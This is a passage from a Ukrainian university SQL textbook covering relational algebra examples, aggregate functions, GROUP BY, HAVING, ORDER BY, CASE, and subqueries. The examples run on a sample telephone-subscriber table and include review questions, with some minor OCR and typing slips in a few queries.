FROM ФАКУЛЬТЕТ, КАФЕДРА, ВИКЛАДАЧ
WHERE ФАКУЛЬТЕТ.#F = КАФЕДРА.#F AND КАФЕДРА.#D =
ВИКЛАДАЧ.#D AND ФАКУЛЬТЕТ.Назва = «КІТ»
```

Реляційна алгебра:

```
(( (ФАКУЛЬТЕТ[#F=#F]КАФЕДРА) [#D=#D]ВИКЛАДАЧ)
[ФАКУЛЬТЕТ.Назва = «КІТ»])
[ВИКЛАДАЧ.Прізвище, Тел]
```

Занит 4. Визначити номери груп першого курсу кафедри КІ.

Мова SQL

```
SELECT Номер
FROM ГРУПА, КАФЕДРА
WHERE ГРУПА.#D = КАФЕДРА.#D AND Назва = «КІ» AND
КУРС = 1
```

Реляційна алгебра:

```
((ГРУПА[#D = #D]КАФЕДРА) [Назва = «КІ» & Курс = 1]) [Номер,
Прізвище]
```

Занит 5. Визначити номери груп першого курсу кафедри КІВ та прізвища їхніх кураторів.

Мова SQL

```
SELECT Номер, Прізвище
FROM ГРУПА, КАФЕДРА, ВИКЛАДАЧ
WHERE ГРУПА.#D = КАФЕДРА.#D AND ГРУПА.#КУРАТОР =
ВИКЛАДАЧ.#Т AND Назва = «КІВ» AND Курс = 1
```

Реляційна алгебра:

```
(( (ГРУПА [#D= #D]КАФЕДРА) [#КУРАТОР = #Т]ВИКЛАДАЧ) [Назва =
«КІВ» & Курс= 1]) [Номер, Прізвище]
```

Запит 6. Визначити лекції, на яких кількість студентів у групі перевищує кількість місць в аудиторії. Вивести номери аудиторій та груп, назви дисциплін, що читаються, а також дні й тижні проведення лекцій.

Мова SQL

```
SELECT      АУДИТОРІЯ.Номер,  ГРУПА.Номер,  ПРЕДМЕТ.Назва,
Тиждень.День
FROM        ЛЕКЦІЯ,  ГРУПА,  ПРЕДМЕТ,  АУДИТОРІЯ
WHERE       ЛЕКЦІЯ.#G = ГРУПА.#G AND
ЛЕКЦІЯ.#S = ПРЕДМЕТ.#S AND
ЛЕКЦІЯ.#R = АУДИТОРІЯ.#R AND
ГРУПА.Кількість > АУДИТОРІЯ.Місткість
```

Реляційна алгебра:

```
((((ЛЕКЦІЯ  #G=  #G]ГРУПА)[#S  =  #S]ПРЕДМЕТ)[#R  =  #R]
АУДИТОРІЯ)                                [ГРУПА.Кількість                >
АУДИТОРІЯ.Місткість]) [АУДИТОРІЯ.Номер,                                ГРУПА.Номер,
ПРЕДМЕТ.Назва,  Тиж
```

Контрольні питання

1. Коли і ким була розроблена мова SQL?
2. Яка роль Едгара Кодда у створенні реляційних баз даних?
3. Які основні етапи розвитку SQL?
4. Які основні стандарти SQL існують?
5. Які відмінності між SQL-92, SQL-99 та SQL-2011?
6. Які основні категорії команд містить SQL?
7. Чим відрізняються мови DDL, DML, DCL та TCL?
8. Як SQL забезпечує маніпуляцію даними?
9. Які можливості надає SQL для управління доступом до даних?
10. Чому SQL вважається множинно-орієнтованою мовою?
11. Як SQL використовує операції над множинами (UNION, INTERSECT, EXCEPT)?
12. Чим SQL відрізняється від імперативних мов програмування?
13. Які переваги множинно-орієнтованого підходу в SQL?
14. Як працює оператор SELECT у SQL?
15. Як використовувати WHERE для фільтрації даних?
16. Які основні оператори порівняння використовуються у SQL?
17. Як працюють логічні оператори (AND, OR, NOT) у SQL-запитах?

Тема 9. Обробка даних та обчислення у запитах

- 9.1 Використання агрегатних функцій
- 9.2 Оператори GROUP BY та HAVING
- 9.3 Оператор ORDER BY
- 9.4 Умовні переходи з оператором CASE

9.1 Використання агрегатних функцій

SQL містить функції, що дають змогу обчислювати різні статистичні характеристики. Такі функції називаються агрегатними. Стандарт ANSI визначає певний набір функцій, однак у СУБД він зазвичай значно розширюється. Наприклад, діалект SQL, що використовується в СУБД Oracle, містить понад 120 функцій.

З усієї множини функцій SQL ми розглянемо лише ті, що перелічені в стандарті ANSI. А саме:

- COUNT – повертає кількість рядків у таблиці;
- SUM – повертає суму всіх значень у стовпці;
- AVG – повертає середнє арифметичне всіх значень у стовпці;
- MAX – повертає найбільше значення у стовпці;
- MIN – повертає найменше значення у стовпці.

Окрім COUNT(*), кожна з цих функцій оперує (як аргументом) сукупністю значень стовпця певної таблиці та повертає єдине значення. Для функцій SUM і AVG стовпець-аргумент повинен містити числові значення.

Слід зазначити, що у даному випадку стовпець-аргумент – це стовпець віртуальної таблиці, в якій можуть міститися дані не лише зі стовпця базової таблиці, але й отримані шляхом функціонального перетворення та/або зв'язування символами арифметичних операцій значень з одного або кількох стовпців. Вирази, що визначають стовпець такої таблиці, мають різний рівень складності, але не можуть містити інших SQL-функцій. Наприклад, вираз AVG (Ставка + Надбавка/2) є припустимим, а вираз AVG(SUM(...)) – ні. SQL-функції можуть входити до складу виразів, наприклад SUM(Фонд)/Count(*).

Аргументам усіх функцій, окрім COUNT(*), може передувати модифікатор DISTINCT (різний), що вказує на необхідність видалення дублікатів перед

застосуванням функції. Функція COUNT(*) використовується для обчислення кількості всіх рядків таблиці з урахуванням дублікатів.

Агрегатні функції можна застосовувати лише у фразах SELECT та HAVING. Якщо в запиті немає фрази GROUP BY, то область дії агрегатної функції поширюється на все кінцеве реляційне відношення, а в разі її наявності – на створювані нею групи. Розглянемо використання цих функцій на прикладах.

Визначити кількість абонентів на вулиці Кравчука (рисунок 9.1).



Рисунок 9.1 – Запити на знаходження кількості

Знайти найбільший номер будинку на вул. Володимирській (рисунок 9.2).




Рисунок 9.2 – Запит на знаходження максимуму

Знайти середнє значення номеру телефону на вулиці Володимирській (рисунок 9.3).




Рисунок 9.3 – Запит на знаходження середнього

Якщо в запиті немає фрази GROUP BY, то використання імен стовпців разом із агрегатними функціями у фразі SELECT є неприпустимим. Наприклад, у результаті виконання запиту, наведеного на рисунку 9.4, буде виведене повідомлення про помилку.




Рисунок 9.4 – Неправильне використання агрегатної функції

Треба використати фразу GROUP BY, тоді агрегатна функція буде застосована до кожної групи (рисунок 9.5).





Рисунок 9.5 – Правильне використання агрегатної функції

Агрегатні функції не використовуються у фразі WHERE. В результаті виконання запиту, наведеного на рисунку 9.6, буде виведене повідомлення про помилку.

```
1 use phones;
2 SELECT Abonent, Phone
3 FROM phone
4 WHERE Phone=max(Phone);
```

Рисунок 9.6 – Помилкове використання агрегатної функції у фразі WHERE

У стовпці-аргументі агрегатної функції перед застосуванням будь-якої функції, окрім COUNT(*), виключаються всі невизначені значення. Розглянемо запит, наведений на рисунку 9.7.



The screenshot shows a SQL query editor with the following query:

```
1 use phones;
2 SELECT count(Flat), count(DISTINCT Flat), count(*)
3 FROM phone;
```

Below the query editor, the results are displayed in a table with the following columns: count(Flat), count(DISTINCT Flat), and count(*). The results are:

count(Flat)	count(DISTINCT Flat)	count(*)
20	13	22

Рисунок 9.7 – Використання невизначених значень у запитах

Результат виконання запиту слід інтерпретувати так: усього є 22 телефонних номери; для 20 з них задані значення квартир (два записи в полі квартири містять NULL), і серед цих 20 значень квартир лише 13 є різними, тобто неповторюваними.


Якщо виявляється, що аргумент – порожня множина, функція COUNT набуває значення 0, а інші – NULL.

9.2 Оператори GROUP BY та HAVING

Фраза GROUP BY дає змогу поділити множину рядків, одержаних після застосування фрази WHERE (тобто після фільтрації), на групи за ознакою рівності значень в одному чи кількох стовпцях. У цьому випадку агрегатні функції, що використовуються у фразі SELECT, діють не в усьому кінцевому реляційному відношенні, а лише в межах кожної групи. За наявності фрази GROUP BY кожний вираз у списку фрази SELECT повинен набувати єдиного значення для всієї групи, тобто він може бути:

- константою;
- агрегатною функцією;
- таким самим виразом, що й у фразі GROUP BY;
- виразом, що побудований з перелічених вище виразів.

Приклад використання фрази GROUP BY наведено на рисунку 9.8.



The screenshot shows a SQL query editor with the following code:

```
1 use phones;  
2 SELECT Street, count(Abonent)  
3 FROM phone  
4 GROUP BY Street;
```

Below the query editor, there is a 'Result Grid' tab and a 'Filter Rows' input field. The result grid displays the following data:

Street	count(Abonent)
Волі	1
Вишнева	1
Львівська	5
Володимирська	5
Соборності	5
Кравчука	5


Рисунок 9.8 – Визначити кількість абонентів на кожній вулиці

Фраза HAVING має таке ж значення для груп, що й WHERE для рядків усієї таблиці: вона дає змогу задавати умови для груп рядків, сформованих фразою GROUP BY. Фраза HAVING може використовуватися лише за наявності фрази GROUP BY; вирази в HAVING повинні набувати єдиного значення для групи. В умовах, що формулюються у фразі HAVING, можна використовувати

агрегатні функції, які діють у межах створюваних груп, а також стовпці, за якими виконується групування. Розглянемо приклад (рисунки 9.9–9.10): знайти в якому будинку на вулиці Кравчука більше одного телефону.

```
1 use phones;
2 • SELECT Street, House, count(Phone)
3 FROM phone
4 WHERE Street='Кравчука' AND count(Phone)>1
5 GROUP BY House;
```

Рисунок 9.9 – Запит, що містить помилку



The screenshot shows a SQL query editor with the following query:

```
2 • SELECT Street, House, count(Phone)
3 FROM phone
4 WHERE Street='Кравчука'
5 GROUP BY House
6 HAVING count(Phone)>1;
```

Below the query, there is a 'Result Grid' tab and a table with the following data:

Street	House	count(Phone)
Кравчука	9	2

Рисунок 9.10 – Правильний запит

9.3 Оператор ORDER BY

У фразі ORDER BY перелічуються стовпці кінцевої таблиці, за значеннями яких слід відсортувати її рядки, а також встановити порядок цього сортування: за зростанням – ASC чи спаданням – DESC. Зауважимо, що впорядковувати таблиці можна за значеннями лише тих стовпців, які перелічені у фразі SELECT. За замовчуванням здійснюється впорядкування за зростанням. Приклад сортування наведено на рисунку 9.11.

```

1 use phones;
2 • SELECT Street, House
3 FROM phone
4 ORDER BY Street, House ASC;

```

Street	House
Кравчука	2
Кравчука	9
Кравчука	9
Львівська	10
Львівська	18

Рисунок 9.11 – Вивести список вулиць та будинків у порядку зростання

У запитах фрази вживають у певному порядку: SELECT, FROM, WHERE, GROUP BY, HAVING, ORDER BY. Обчислення запиту здійснюється дещо в інший спосіб:

- обчислюється декартів добуток рядків з таблиць, зазначених у фразі FROM;
- до отриманої єдиної таблиці застосовуються умови з фрази WHERE, які формулюються так, що їхня істинність перевіряється на рядку єдиної таблиці;
- отримані рядки групуються відповідно до умови, записаної у фразі GROUP BY;
- до згрупованих рядків застосовуються умови, задані у фразі HAVING: вибираються лише ті групи, що відповідають цим умовам;
- рядки (групи) впорядковуються відповідно до фрази ORDER BY;
- виводяться зазначені у фразі SELECT стовпці чи вирази.

9.4 Умовні переходи з оператором CASE

В SQL оператор CASE використовується для умовних переходів та обробки даних у запитах. Він працює аналогічно IF-THEN-ELSE в мовах програмування.

Синтаксис CASE:


CASE

```

WHEN умова1 THEN результат1
WHEN умова2 THEN результат2
ELSE результат_за_замовчуванням
END

```

Припустимо, що ми хочемо визначити категорію будинку для кожного абонента: «Малий» (номер будинку до 10); «Середній» (від 10 до 20); «Великий» (понад 20) (рисунок 9.12).



```

1 use phones;
2 SELECT Abonent, Street, House,
3 CASE
4     WHEN CAST(House AS UNSIGNED) < 10 THEN 'Малий'
5     WHEN CAST(House AS UNSIGNED) BETWEEN 10 AND 20 THEN 'Середній'
6     ELSE 'Великий'
7 END AS House_Category
8 FROM phone;

```

	Abonent	Street	House	House_Category
▶	Іванова Злата	Волі	12	Середній
	Марчук Макар	Вишнева	23	Великий
	Мельник Катерина	Львівська	6	Малий
	Мельник Катерина	Львівська	25	Великий
	Лавренчук Світлана	Львівська	18	Середній
	Пех Тетяна	Львівська	28	Великий
	Лавренчук Галина	Львівська	10	Середній

Рисунок 9.12 – Приклад використання оператора CASE для категоризації номерів будинків

Напишемо запит, який буде визначати оператора за номером телефону (рисунок 9.13).

1	•	SELECT	Abonent, Phone,
2	○	CASE	
3		WHEN	Phone LIKE '38097%' OR Phone LIKE '38067%' THEN 'Київстар'
4		WHEN	Phone LIKE '38050%' OR Phone LIKE '38066%' THEN 'Vodafone'
5		WHEN	Phone LIKE '38093%' OR Phone LIKE '38063%' THEN 'Lifecell'
6		ELSE	'Інший оператор'
7		END	AS Operator
8		FROM	phone;

Result Grid	Filter Rows:	Export:	Wrap Cell Content:
Abonent	Phone	Operator	
Мельник Світлана	380663456780	Vodafone	
Мельник Богдан	380666667788	Vodafone	
Лавренчук Дмитро	380667890124	Vodafone	
Пех Артем	380931234445	Lifecell	
Лавренчук Андрій	380931234568	Lifecell	
Лавренчук Віктор	380934445566	Lifecell	
Пех Петро	380935678902	Lifecell	
Мельник Віталій	380939012346	Lifecell	
Лавренчук Ольга	380971112233	Київстар	
Лавренчук Олекса...	380971234567	Київстар	

Рисунок 9.13 – Приклад використання оператора CASE для визначення оператора

Отже, оператор CASE у SQL — потужний інструмент для умовних переходів, що дозволяє виконувати гнучкі обчислення прямо в запитах. Його можна застосовувати для:

- категоризації даних;
- умовного форматування;
- визначення статусів та групування.

Контрольні питання

1. Що таке агрегатні функції в SQL?
2. Які основні агрегатні функції підтримуються в SQL?
3. Як працює функція COUNT()?
4. Чим відрізняються функції SUM() і AVG()?
5. Як обчислити середнє значення для певної групи записів?
6. Чи можна використовувати агрегатні функції в умовах WHERE?
7. Яке призначення оператора GROUP BY в SQL?
8. Чи можна використовувати GROUP BY без агрегатних функцій?

9. Чим HAVING відрізняється від WHERE?
10. Як відфільтрувати результати після групування за певною умовою?
11. Чи можна в HAVING використовувати агрегатні функції?
12. Як згрупувати дані за кількома стовпцями?
13. Що відбудеться, якщо у SELECT вказати стовпець, який не входить у GROUP BY?
14. Яке призначення оператора ORDER BY?
15. Чим відрізняється ASC від DESC?
16. Чи можна сортувати одразу за кількома стовпцями?
17. Як відсортувати дані за обчислюваним виразом або агрегатною функцією?
18. Як працює оператор CASE у SQL?

Тема 10. Використання підзапитів та теоретико-множинних операцій в SQL

10.1 Порядок виконання запитів із підпитами

10.2 Зв'язані підзапити

10.3 Об'єднання наборів записів

10.4 Перетин наборів записів

10.5 Віднімання наборів записів

10.1 Порядок виконання запитів із підпитами

В SQL існує можливість вставляти один запити в інший. Як правило, внутрішній запит генерує значення, яке перевіряється у предикаті зовнішнього запиту.

Наприклад, припустимо, що відомо ім'я продавця – Motika, але не знаємо значення його поля snum. Необхідно вивести усі операції купівлі-продажу, які обслуговуються цим продавцем. Буде запит такий:

```
SELECT *      FROM Orders
  WHERE snum=
      (SELECT snum FROM Salers
        WHERE sname='Motika');
```

Щоб проаналізувати зовнішній (основний) запит, SQL оцінює внутрішній запит (або підзапит), який розміщений у виразі WHERE. Єдиним знайденим рядком підзапиту буде snum=1004. Однак, SQL не видає такий результат, а поміщає його у предикат основного запиту як WHERE snum=1004. В результаті виведеться рядок з таблиці Orders з порядком 3002. Такий вигляд запиту є універсальний. Він буде працювати навіть тоді, коли номер Motika зміниться, а за допомогою простої заміни імені підзапит можна використовувати його для інших продавців.

Підзапит – це запит, результат виконання якого є аргументом іншого запиту. Підзапити називають ще вкладеними запитами. Для того щоб вкласти підзапит у запит, потрібно зазначити його у фразі WHERE чи HAVING у правому аргументі одного з таких предикатів: IN, EXISTS, =, <>, <, <=, >, >=. Існують прості (незалежні) й корельовані (залежні) вкладені підзапити. Інколи

корельовані підзапити називають також інвертованими, підкреслюючи тим самим зворотний напрямок їхнього обчислення.

Простий (незалежний) підзапит – це підзапит, обчислення якого здійснюється незалежно від обчислення зовнішнього запиту. Такі підзапити обробляються «знизу вверх»: першим обробляється вкладений підзапит, а множина значень, отримана в результаті його виконання, використовується під час обробки зовнішнього запиту.

Корельований (залежний, пов'язаний) підзапит – це підзапит, обчислення якого залежить від процесу обчислення в зовнішньому запиті. Такі підзапити обробляються «зверху вниз»: спочатку вибирається поточний рядок із таблиці зовнішнього запиту й за значеннями його полів виконується обчислення підзапиту (тобто під час перевірки умов обчислення підзапиту використовуються значення полів із зовнішнього запиту). Далі перевіряється умова WHERE щодо входження поточного рядка зовнішнього запиту до результату.

При використанні підзапитів у предикатах, які використовують операції порівняння, необхідно, щоб результат підзапиту видавав лише один рядок. В іншому випадку команда не виконається. Якщо ж в результаті підзапиту не буде ніяких значень (або нульове значення), то команда виконається, але не видасть ніяких результатів. Предикат, в якому розміщений такий підзапит, є невідомий і має такий ефект як невірний, тому команда не має результатів.

Зауважимо, що предикати, які включають підзапит, використовують вираз:

<скалярна форма> <оператор> <підзапит>,

а, не *<підзапит> <оператор> <скалярний вираз>*

Стандарт ANSI також забороняє вставляти для порівняння два підзапити:

<підзапит> <оператор> <підзапит>.

У разі використання предикатів, що порівнюють два значення, підзапит має повертати одне значення. У протилежному випадку видається повідомлення про помилку. Розглянемо приклад, наведений на рисунку 10.1. Внутрішній запит може видати більше одного рядка, тобто в третьому рядку відбувається спроба

порівняти скаляр із множиною. Тому результату ми не отримаємо, буде виведено повідомлення про помилку.

```
1 • SELECT Street
2 FROM phone
3 WHERE Flat=(SELECT Flat
4               FROM Phone
5               WHERE Abonent LIKE 'M%');
```

Рисунок 10.1 – Приклад помилкового використання підзапиту

Розглянемо ще один запит: визначити абонентів та їх адреси, в яких номер квартири такий же як в Лавренчук Світлани (рисунок 10.2).

```
1 • SELECT Abonent, Street, Flat
2 FROM phone
3 WHERE Flat=(SELECT Flat
4               FROM Phone
5               WHERE Abonent='Лавренчук Світлана');
```

Result Grid | Filter Rows: | Export: | Wrap Cell

	Abonent	Street	Flat
►	Мельник Катерина	Львівська	8
	Лавренчук Світлана	Львівська	8
	Пех Євген	Володимирська	8
	Мельник Світлана	Володимирська	8

Рисунок 10.2 – Приклад використання підзапиту

Внутрішній запит визначає номер квартири конкретного абонента; він використовується в предикаті порівняння (=) зовнішнього запиту.

У підзапиті можна застосовувати агрегатну функцію, що гарантує повернення єдиного значення.

Розглянемо підзапити з використанням кванторів ALL (усі), SOME (деякий), ANY (який-небудь) для загального випадку. ALL – це квантор загальності, SOME та ANY, які є синонімами в SQL, – квантори існування.

Нехай маємо дві таблиці: T1, яка містить стовпець A, і T2, яка містить стовпець B. Тоді підзапит з квантором ALL можна сформулювати наступним чином:

```
SELECT A FROM T1
WHERE A <оператор порівняння>
ALL (SELECT B FROM T2);
```

Даний запит виводить ті значення стовпця A, для яких оператор порівняння є істинним для усіх значень стовпця B.

У випадку квантора SOME або ANY підзапит буде таким:

```
SELECT A FROM T1
WHERE A <оператор порівняння>
SOME (SELECT B FROM T2);
```

Він виводить ті значення стовпця A, для яких оператор порівняння є істинним для хоча б одного зі значень стовпця B.

Розглянемо можливість використання агрегатних функцій у підзапитах, оскільки саме вони видають одиничне значення. Наприклад, необхідно вивести усі операції з сумою вище середньої на 4 квітня:

```
SELECT * FROM Orders
WHERE amt>
(SELECT AVG(amt) FROM Orders
WHERE odate='04/04/2025');
```

Середня сума операції на 4 квітня = 894.49. Отже, виведуться усі рядки, в яких значення поля amt є більшим.

Зауважимо, що згруповані агрегатні функції за допомогою оператора GROUP BY, видають декілька значень. Таким чином вони не використовуються у підзапитах, навіть, коли оператор GROUP BY або HAVING виводять одну групу. У підзапитах необхідно використовувати одиничну агрегатну функцію у виразі WHERE, щоб уникнути небажаних груп.

Наприклад, наступний запит, який повинен знайти середнє значення комісійних продавця у Лондоні, не зможе використовуватись у підзапиті.

```
SELECT AVG(comm)
FROM Salers
GROUP BY city
```

```
HAVING city='London';
```

Інший спосіб, який може використовуватись у підзапиті, такий:

```
SELECT AVG(comm)
FROM Salers WHERE city='London';
```

Однак в SQL існує можливість використовувати підзапити, в результаті яких виходить декілька значень. Це робиться за допомогою оператора IN. Оператори BETWEEN, LIKE не можуть використовувати з підзапитами. Наприклад, необхідно вивести всю інформацію про операції купівлі-продажу для продавців у Лондоні. Тут використаємо з підзапитом оператор IN, оскільки команда не буде працювати з оператором порівняння:

```
SELECT * FROM Orders
WHERE snum IN
(SELECT snum FROM Salers
WHERE city='London');
```

Існує можливість використовувати вираз над полем, а не просто саме поле, у виразі SELECT підзапиту. Наприклад, знайдемо замовника зі значенням поля cnum більшим на 1000 від поля snum продавця Serres:

```
SELECT * FROM Customers
WHERE cnum=
(SELECT snum+1000 FROM Salers
WHERE sname='Serres');
```

Виведеться замовник Giovanni з таблиці Customers.


Можна використовувати підзапити у виразі HAVING. Такі підзапити можуть використовувати свої агрегатні функції, якщо вони не виводять декількох значень, або використовувати GROUP BY або HAVING. Наступна команда рахує кількість замовників з рейтингом, вищим середнього, у місті San Jose.

```
SELECT rating,COUNT(cnum)
FROM Customers
GROUP BY rating
HAVING rating>
(SELECT AVG(rating)
```

FROM Customers

WHERE city='San Jose';

Якщо використовується предикат, що перевіряє належить (IN) чи ні (NOT IN) окреме значення множині, то підзапит може повертати множину значень. Приклад такого запиту наведено на рисунку 10.3.



```
1 • SELECT Abonent, Street, Flat
2 FROM phone
3 WHERE Abonent IN (SELECT Abonent
4 FROM Phone
5 WHERE Abonent LIKE 'Л%');
```

	Abonent	Street	Flat
▶	Лавренчук Світлана	Львівська	8
	Лавренчук Галина	Львівська	20
	Лавренчук Дмитро	Володимирська	6
	Лавренчук Андрій	Соборності	11
	Лавренчук Віктор	Соборності	17
	Лавренчук Ольга	Кравчука	10
	Лавренчук Олександр	Кравчука	NULL

Рисунок 10.3 – Визначити абонентів та їх адреси, в яких прізвище починається на літеру Л

10.2 Зв'язані підзапити

Основною ознакою зв'язаного (корельованого) підзапиту є те, що він не може бути виконаним самостійно, без зв'язку з основним запитом. Формально це реалізується тим, що підзапит посилається на таблицю, яка вказується в основній частині запиту.

Розглянемо типовий абстрактний зв'язаний підзапит:

SELECT A FROM T1

WHERE T1.B=

(SELECT T2.B FROM T2 WHERE T2.C=T1.C)

